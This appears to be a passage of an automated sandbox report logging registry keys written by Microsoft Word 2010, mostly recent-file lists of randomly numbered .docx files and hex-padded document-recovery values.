00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU	Max Display	dword	25	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Max Display	dword	25	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU	Max Display	dword	25	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Max Display	dword	25	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.docx	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.docx	success or wait	1	7FEE9449AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1366949934	1366949935	success or wait	1	7FEE9449AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1366949935	1366949936	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F73AA	F73AA	binary	04 00 00 00 F0 06 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 1B 5A 55 63 13 C4 D6 01 AA	04 00 00 00 F0 06 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 AA 73 0F 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			73 0F 00 AA 73 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	AA 73 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F73AA	F73AA	binary	04 00 00 00 F0 06 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 AA 73 0F 00 AA 73 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 F0 06 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 7E C6 6A 63 13 C4 D6 01 AA 73 0F 00 AA 73 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 